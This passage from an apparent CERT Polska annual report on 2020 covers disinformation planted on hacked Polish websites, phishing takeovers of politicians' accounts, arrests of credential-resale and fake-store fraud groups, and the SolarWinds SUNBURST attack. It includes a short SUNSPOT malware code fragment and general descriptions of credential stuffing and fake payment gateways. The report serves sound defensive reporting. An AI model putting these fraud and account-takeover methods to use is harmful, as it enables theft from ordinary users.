 Defence24 Sp. z o.o., ul. Chłodna 64 lok. 18, 00-872 Warszawa

Figure 67. Fake message posing as a message of the operational director of Defence24. Source: CyberDefence24.

Letter of the Polish General on the websites of the War Studies University

In April 2020, the website of the War Studies University published a fake letter of gen. bryg. dr eng. Ryszard Parafianowicz (Rector-Commandant of this university) entitled 'Open letter

to soldiers'.⁵⁰ Its content was extremely negative in relation to the Polish-American military alliance. Interestingly, unlike many other disinformation materials, the content of the letter was written in correctly structured Polish. This results partly from the fact that its pieces were taken out of context and copied from another true letter of Col. dypl. res. Adam Mazguła⁵¹.



Figure 68. Fake letter on the website of the War Studies University

Similarly as in the case of fake information about the 'march of patriots', an e-mail campaign was launched to disseminate the fake letter, posing e.g. as the former PM, as well as an American journalist. Many international institutions to which the message was sent were asked to refer to the content of the letter.⁵²

The last step aimed at making the content of the letter credible was the attackers placing fake articles describing the letter on the lewy.pl and prawy.pl. portals. This was done by hacking the editor's account and modifying articles published on these websites, and then making them available on a massive scale on social media from the accounts of two editors

⁵⁰ <https://zaufanatrzeciastrona.pl/post/falszywy-list-polskiego-generalna-stronie-www-akademii-sztuki-wojennej/>
⁵¹ <https://thefad.pl/aktualnosci/pulkownik-adam-mazgula-list-otwarty-generalow-oficerow-wojska-polskiego/>
⁵² <https://sprawdzam.afp.com/nie-general-parafianowicz-nie-nawolywal-do-walki-z-amerykanskim-okupantem-byl-atak-hakerski>

of the pro-Russian portal 'Niezależny Dziennik Polityczny'. According to researchers from the Stanford Internet Observatory, both journalists are in fact fictional characters⁵³.

Shortly after the disinformation campaign, the editorial team of the War Studies University website removed the letter and confirmed that the website was the victim of an attack.




Figure 69. Denial of the War Studies University on Twitter.

The Americans ‘praise’ the stay in Drawsko Pomorskie

The last attack in 2020 of a similar nature was seen in May. A fake article was published on the tvrepublika.pl, niezalezna.pl, epoznan24.pl, olsztyn24.pl, radioszczecin.pl, orzysz.pl websites, and on social media, with alleged extremely negative opinions of American soldiers about the Polish army⁵⁴.



Figure 70. Fake article on the orzysz.pl website.

⁵³ <https://cyber.fsi.stanford.edu/io/news/poland-ndp-disinformation>
⁵⁴ <https://cyberdefence24.pl/dezinformacja-w-stosunki-polsko-amerykanske-kolejne-redakcje-w-kraju-padaja-ofiarami-cyberatakow-na-swoje-serwisy>

The article mentions the alleged pitiful words of the American commander colonel Patrick O’Neal, e.g. ‘Training takes place with outdated equipment and without basic weapons. You must have something to shoot from, while their stuff has poor range and rate of fire – the only thing that they have to shoot with is the elastic in their underwear. The military chaplains probably have the best equipment – new battle aspergillum’.

In order to make the article credible, it was stated that its source was the Polish Press Agency. The content of the article was written in correctly structured Polish, which again resulted from the fact that the article included sentences taken out of context from other publications on the Polish-American military cooperation.

The content of the fake article was officially denied by the spokesperson of the Minister-Special Services Coordinator⁵⁵.

Break-ins to politicians’ accounts

It is common practice throughout the world for persons holding official functions in their country to have accounts on various social networks. Implicitly, these accounts should be properly secured. Otherwise they may be taken over by unauthorised persons, which leads to serious consequences.

Information about the first of a series of break-ins to social accounts of politicians appeared in the media on 26 October 2020. By the end of the year, we recorded a total of six incidents related to access to accounts on social platforms being taken over and the publication of controversial content on them. However, it should be emphasised that they are only incidents that were reported directly or indirectly to CSIRT NASK. We know that similar incidents were also handled by other CSIRTs at the national level, and some cases were probably not reported within the national cybersecurity system.

The first case of such a break-in, recorded by most information portals, was the takeover of the accounts of MP Joanna Borowiak. The first posts after the break-in were published on 26 October, and Joanna Borowiak informed about regaining appropriate access on 31 October⁵⁶. Such a relatively long response time may indicate that with the loss of the ability to log in to social media accounts, Joanna Borowiak also lost access to the e-mail account used for the registration at the above portals. In this case, all traditional and quick methods of access recovery were blocked and it was probably necessary to contact the website administration.



Figure 71. Example of content published with the use of the hacked account.

⁵⁵ <https://www.gov.pl/web/sluzby-specjalne/kolejny-atak-informacyjny-na-pl>

⁵⁶ <https://www.tvp.info/50589727/joanna-borowiak-twitter-wlamanie-poslanka-pis-odzyskala-dostep-do-konta>

By the end of the year, the NASK CSIRT team recorded another five break-ins to politicians' accounts.

19/11/2020 – MP Marcin Duszek⁵⁷

28/11/2020 – MP Arkadiusz Czartoryski⁵⁸

28/11/2020 – Marek Kuchciński⁵⁹

11-14/12/2020 – councillor Adam Ilarz⁶⁰ and Head of the Office of MP Tadeusz Cymański

15/12/2020 – Minister Marlena Maląg⁶¹

All accounts taken over, apart from the account of MP Marek Kuchciński, were used to publish controversial contents based on topics popular in the media in the given period. They were both moral and social contents and contents related to international relationships, in particular with Lithuania.

In the case of MP Marek Kuchciński, no content was published on the Facebook hacked account. It is also worth drawing attention to the break-in to the accounts of MP Tadeusz Cymański. In this case, criminals did not get direct access to the MP's account, but to the account of a person that had the authority to publish posts on his account.



Tadeusz Cymański ✓

16 grudnia 2020 · 🌐

Szanowni Państwo, konto na Facebooku jednego z moich współpracowników, który od wielu lat pomagał mi w prowadzeniu mediów społecznościowych, zostało przejęte.

Wpisy, które ukazywały się kilka dni temu były nieautoryzowane, umieszczone przez osobę, która nielegalnie uzyskała dostęp do tego konta.

Na dzień dzisiejszy udało się odzyskać pełen dostęp do profilu, obraźliwe wpisy zostały usunięte.

Z relacji medialnych wynika, że to już czwarte przejęcie konta posła Zjednoczonej Prawicy w ciągu ostatnich tygodni.

Figure 72. Statement of MP Tadeusz Cymański.

In the case of the majority of the abovementioned break-ins, it was possible to confirm that access to the social account had been gained by obtaining data to the e-mail account earlier with the use of phishing. The attack would

have had much smaller chances of success if two-factor authentication had been used on e-mail and social accounts, in particular with the application of U2FA hardware keys.

⁵⁷ <https://www.o2.pl/informacje/zdjecie-ze-slicznotka-na-profilu-posla-pis-twierdzi-ze-to-atak-hakerow-6577414880983840a>

⁵⁸ <https://www.tvp.info/51074929/arkadiusz-czartoryski-wlamanie-na-konto-na-twitterze-posel-pis-zawiadomil-policje>

⁵⁹ <https://technologia.dziennik.pl/internet/artykuly/8023753,marek-kuchcinski-hakerzy-atak-konto-facebook.html>

⁶⁰ <https://malbork.naszemiasto.pl/malbork-radny-adam-ilarz-odzyskal-kontrolę-nad-kontem-w/ar/c15-8060195>

⁶¹ <https://www.polsatnews.pl/wiadomosc/2020-12-15/wlamanie-na-profil-minister-marleny-malag-prosze-traktowac-posty-jak-manipulacje>



Arresting criminal groups

CERT Polska cooperates with law enforcement authorities, helping in the analysis of the methods of operation of criminal groups, understanding the rules of operation of their tools and combining individual cases into a broader context of organised activity on the basis of technical premises. In this chapter – on the basis of communication of the police and the prosecutor’s office – we describe some of the most important cases of effective disruption of such groups operating in Poland.

Disruption of the Infinity Black group

On 29 April 2020, police officers from the Department for fighting Cybercrime of the Provincial Police Station in Lublin, operating in 5 provinces, implemented the decision to search and arrest 6 people⁶². By way of a court decision, a temporary detention order was applied to 5 people, and one person was covered by police surveillance for bail bond. The suspects face sentences of up to 10 years. These activities are the result of the cooperation of a team of Polish and Swiss police, Europol and Eurojust.



⁶² Źródło: <https://policja.pl/pol/aktualnosci/188105.Przestepcy-sprzedawali-w-Darknecie-bazy-danych-pochodzace-z-wlaman-do-systemow-i.html>

In the cybercrime world, this group functioned under the name 'Infinity Black'. Its activities consisted in the acquisition and resale of databases. They consisted of entries containing login-password or e-mail password pairs. This type of data is usually stolen from publicly available websites which allow users to create accounts. During the registration, criminals usually enter a login, e-mail address and password that they can use to log in during the next visit to the given website. With the use of various techniques, crackers are able to steal entries concerning all users of a given platform.

In most cases, criminals do not want to gain access to accounts in a system that has been attacked. Why do thieves still steal this type

of data? Why should they be interested in the database of a discussion forum dedicated, for example, to a niche hobby? Taking control of this type of content does not seem to be attractive from the point of view of cybercrime.

Criminals expect that users have a universal password that they use in all systems. The password obtained from the discussion forum may also be used to log in to their e-mail box. Taking over the e-mail box allows them to reset passwords on other websites by using a standard procedure such as 'I forgot my password'. However, such activities require manual work and are not carried out on a large scale.

The image shows a screenshot of a marketplace interface with three listings for stolen digital accounts. At the top, it says 'Ogłoszenia sprzedającego:' and 'ZOBACZ WSZYSTKIE'. Each listing includes a service logo, account details, price, and a 'KUP TERAZ' button.

Service	Account Description	Price	Status	Location
Disney+	LOSOWE KONTO DISNEY+ (UK/US/DE) NA MIESIĄC LUB DŁUŻEJ	7,00 zł	NOWY, NIEUŻYWANY	Warszawa
Uplay	LOSOWE KONTO UPL Z GRAMI O WARTOŚCI MIN. 100 ZŁ	5,00 zł	NOWY, NIEUŻYWANY	Warszawa
Origin	LOSOWE KONTO ORI Z GRAMI O WARTOŚCI MIN. 100 ZŁ	5,00 zł	NOWY, NIEUŻYWANY	Warszawa

Figure 73. Sale offers of stolen accounts of digital services.

Criminals automate the process of checking the correctness of login details. They do not focus only on the e-mail box, but they try to log in wherever there is paid content. They can be streaming services or platforms for purchasing games. When they find a matching login-password pair for a given service, using the same set of tools, they collect information about the account which allows them to estimate its value. Access to such services is then resold for a fraction of the amount to be paid directly on the platform. Indirectly, money is also stolen in the form of award credits, digital currencies or paid games items, which are also sold on the secondary market.

Groups linked to fake stores and payment gateways

The Regional Prosecutor's Office in Warsaw, within the team appointed by the order of the National Prosecutor, together with the Department for Combating Economic Crime of the Central Bureau of Investigation in Warsaw, Management III of the Central Bureau of Investigation, the Department for fighting Cybercrime of the Provincial Police Station in Katowice, Łódź, Gorzów Wielkopolski, the Department for Combating Economic Crime of the Warsaw Police Headquarters and with the support of the Department for Combating Acts of Terrorism of the Central Bureau of Investigation, the Forensic Analysis Department of the Central Bureau of Investigation and the CERT Polska team, conducted an investigation in 2020 of 60 people suspected of participating in an organised criminal group (Article 258(1) of the Polish Criminal Code), cheating Article 286 (1) of the Polish Criminal Code), thefts with burglary of money from accounts of clients of many banks (Article 279(1) of the Polish Criminal Code), hacking (Article 267(1) of the Polish Criminal Code) and money laundering (Article 299(1) of the Polish Criminal Code).

28 people were temporarily arrested. The arrested persons were active on DarkWeb forums dedicated to this type of activities, occupying a very high position among Polish cybercriminals.

The investigation included a number of related threads, including the creation and operation of fake online stores, posing as payment intermediaries and money laundering.

The first thread concerned fraud to the detriment of several thousand people, as a result of the activity of about 40 fake online stores, such as bluertvagd.pl, eurortvagd24.pl, monitcomplex.net, xkomp.net, hotokazje.com, mediamax.in.net, retrortv.in.net, mediartvadg.in.net, and okazyjnie.net. These stores were registered under the data of a front person or data from identity theft. In order to ensure higher profits, the stores were well promoted and highly positioned. The funds paid by the victims went to the accounts of 'front people', i.e. people who opened even a dozen bank accounts using their own data and transferred them to the cybercriminals. Prepaid SIM cards and accounts opened on cryptocurrency exchanges were also registered using the data of 'front people'.

In the course of the proceedings, charges were placed due to actions taken by the police officers from the Department for fighting Cybercrime of the Provincial Police Station in Gorzów Wielkopolski and other police forces. The accused Bartosz B. dealt with e.g. telephone service of fake online stores and extortion of data from banks. As a result of the activities carried out by the police officers from the Department for fighting Cybercrime of the Provincial Police Station in Katowice, it was established that he cooperated with Jakub D., who used the nickname RyszardLwieSerce. His partners responsible for obtaining bank accounts were also detained – including Marcin W., who sold not less than 200 bank accounts, Artur G. and Sebastian B.

The activities performed also established that Jakub D. and Sebastian B. were also responsible for the so-called 'fake payment gateway', i.e. websites posing as the Dotpay and PayU payment websites. As a result of actions taken by police officers from the Departments for fighting Cybercrime of the Provincial Police Station in Katowice and Łódź and the Central Bureau of Investigation, Maciej A., Przemysław

G. and Bartłomiej N. as people cooperating with Jakub D. were arrested. These people were responsible for laundering money from crime, sending text messages with links to fake websites of payment panels and information that after entering the website indicated in the link, the victims will cover the costs of courier

service for toys or children's products ordered on the Facebook Market Place. When detained, the suspects had many SIM cards registered to other people, bank documentation, as well as masks and disguises used for withdrawals from ATMs.




Figure 74. Evidence secured during detention. Source: <https://zaufanatrzeciastrona.pl>.

As a result of actions taken by police officers from the Department for fighting Cybercrime in Katowice, it was also possible to establish and arrest Jacek O., using the nickname Siciliantellegram, and people cooperating with him – responsible for sending text messages to the victims, managing payments, and obtaining bank accounts. Jacek O. is responsible for sending not less than 40,000 text messages to the victims containing links to fake payment panels and information about the necessity to immediately settle electricity bills. His computer contained evidence of his participation in money laundering, possession of malicious software from the Anubis family attacking mo-

bile phones, and databases containing logins and passwords to e-mail accounts of at least tens of thousands of people. It indicates a very large scale of the suspect's criminal activities.

Due to further actions undertaken in the proceedings, people responsible for money laundering, including with the use of bitomats in Warsaw, were disclosed. The members of the group, including Paweł N. and Przemysław S., who had the role of the so-called 'bankers' on the forum called Cebulka, were detained by the Central Bureau of Investigation and the Provincial Police Station in Łódź in the period from September to December 2020.



Selected incidents and threats from the world

This section of the report describes selected events that had a significant impact on the global cybersecurity landscape in 2020.




SolarWinds

Supply chain attacks are rare which is why they are not often detected. Last year, SolarWinds – a manufacturer of software used to manage and monitor IT solutions, joined the companies that have been victims of such an attack (similarly as ASUS in 2018). A backdoor called SUNBURST was attached to an update of the Orion software provided by SolarWinds.

Supply chain attack – what is it?

Attacking the supply chain means that the attacker uses a supply channel that is inadequately secured by the supplier to deliver their products to the clients. It may happen both in the area of physical products (e.g. electronic equipment by the installation of malicious components at the stage of production at the subcontractor's plant) and services/software. In the latter case, it usually means that the attacker attaches malicious code to the update. It usually results in not only the manufacturer, but also all clients who update the software on an ongoing basis being compromised.






Figure 75. Illustration of a supply chain attack. Source: TechTarget.

Such attacks are not generic – they are based on knowledge of weaknesses in the supply chain of a particular manufacturer. They can be poorly secured servers from which the update is downloaded, but it may also happen as a result of infecting the workstation or tools used by a single programmer. This attack belongs therefore to the APT class (Advanced Persistent Threat) and must be prepared with a specific manufacturer in mind. In addition, the attacker must make an effort to conceal the fact of controlling the victim’s infrastructure.

How did it happen? – I don’t know

FireEye, a well-known provider of cybersecurity solutions, used software provided by SolarWinds. As a result of the cybercriminals’ attack, tools used to scan clients’ vulnerabilities were leaked from the company. During the handling of the incident, researchers working in FireEye discovered that the Orion IT software had been infected. In December, FireEye informed about this situation. It is believed that the at-

tack was most likely connected with the APT group (marked as UNC2452⁶³) sponsored by the government of one country. Suspicions fall on Russia, but researchers have not obtained sufficient evidence of this⁶⁴.

The method of preparing the payload (called SUNBURST) indicated that the attack was being prepared for months. Within the investigation at SolarWinds, it was found that one of the possible entry points was the Office365 cloud service, where hacked accounts were identified. Moreover, it was detected that e-mail boxes of some employees had also been hacked and that attackers had obtained unauthorised access to the Active Directory server. CrowdStrike, a company assisting SolarWinds in its investigative activities, discovered and described that SUNBERST had been delivered through SUNSPOT (a tool related to the APT StellarParticle group), which attached the malicious code to the Orion software during the solution construction process⁶⁵. SUNSPOT monitored the list of processes in terms of the ongoing compilation of software, i.e. the msbuild.exe process running.

⁶³ In the FireEye terminology, UNC means so-called clustering activity, i.e. the name of a group for which it has not yet been established whether it is part of the activity of the already known APT group or a completely new one.

⁶⁴ <https://www.zdnet.com/article/us-government-formally-blames-russia-for-solarwinds-hack/>

⁶⁵ <https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/>

```
def elf_hash(name):
    # Test input: b'msbuid.exe'
    # Test output: 0x53D525
    h = 0
    for c in name:
        v = (c + (h << 4))
        msb = v & 0xF0000000
        if msb != 0:
            v ^= (msb >> 24)
        h = ~msb & v
    return h
```

Figure 76. Fragment of the SUNSPOT code responsible for searching the msbuild.exe process. Source: CrowdStrike.

However, the specialists did not manage to determine exactly the point of entry of the attack. Although the first reports of the successful attack appeared in December 2020, today it is known that preliminary unauthorised modifica-

tions to the Orion code were performed at the end of October 2019. Those modifications were not malicious, which probably meant that they were only tests.



Figure 77. Timeline: events related to the attack and response to the presence of the malicious software in the SolarWinds product. Source: PaloAlto.

Incident coverage

The attackers obtained access not only to the SolarWinds infrastructure, but also to the infrastructure of the company’s clients. Not everyone that received SUNBURST was an actual target of the attack, as further phases took place only in selected organisations. Among

SolarWinds’ clients using Orion IT, there were 425 companies from the Fortune 500 list: leading suppliers of telecommunications solutions, accounting companies, universities, as well as US military and state institutions (including the Pentagon and the State Department). According to SolarWinds, less than 100 clients were in the area of the attackers’ interests.

The UNC2452 characteristics indicate that the main purpose of the group was to obtain confidential documents and steal intellectual property, in particular security and information documents about staff dealing with the subject. So far, specialists have not detected the group’s activities towards obtaining financial data or attempts to destroy the infrastructure of the attacked entities. The group focuses rather on the use of already obtained accesses, not on the aggressive spread of malicious software, which confirms that it specialises in APT attacks.

SUNBURST – specific features

The authors of the SUNBURST backdoor paid special attention to making it difficult to detect. Both the structure of its source code and the method of its communication with C&C servers (*command and control*) were well-thought so that the backdoor could remain unnoticed for a long time. It means that the authors were well prepared not only in the technical scope (advanced attack methods, extensive knowledge of systems used in the attacked organisation), but they also knew the methods used in security teams to detect threats.

The code was written in such a way as not to raise suspicions – names of classes and variables resembled those used in not malicious code (e.g. Job).

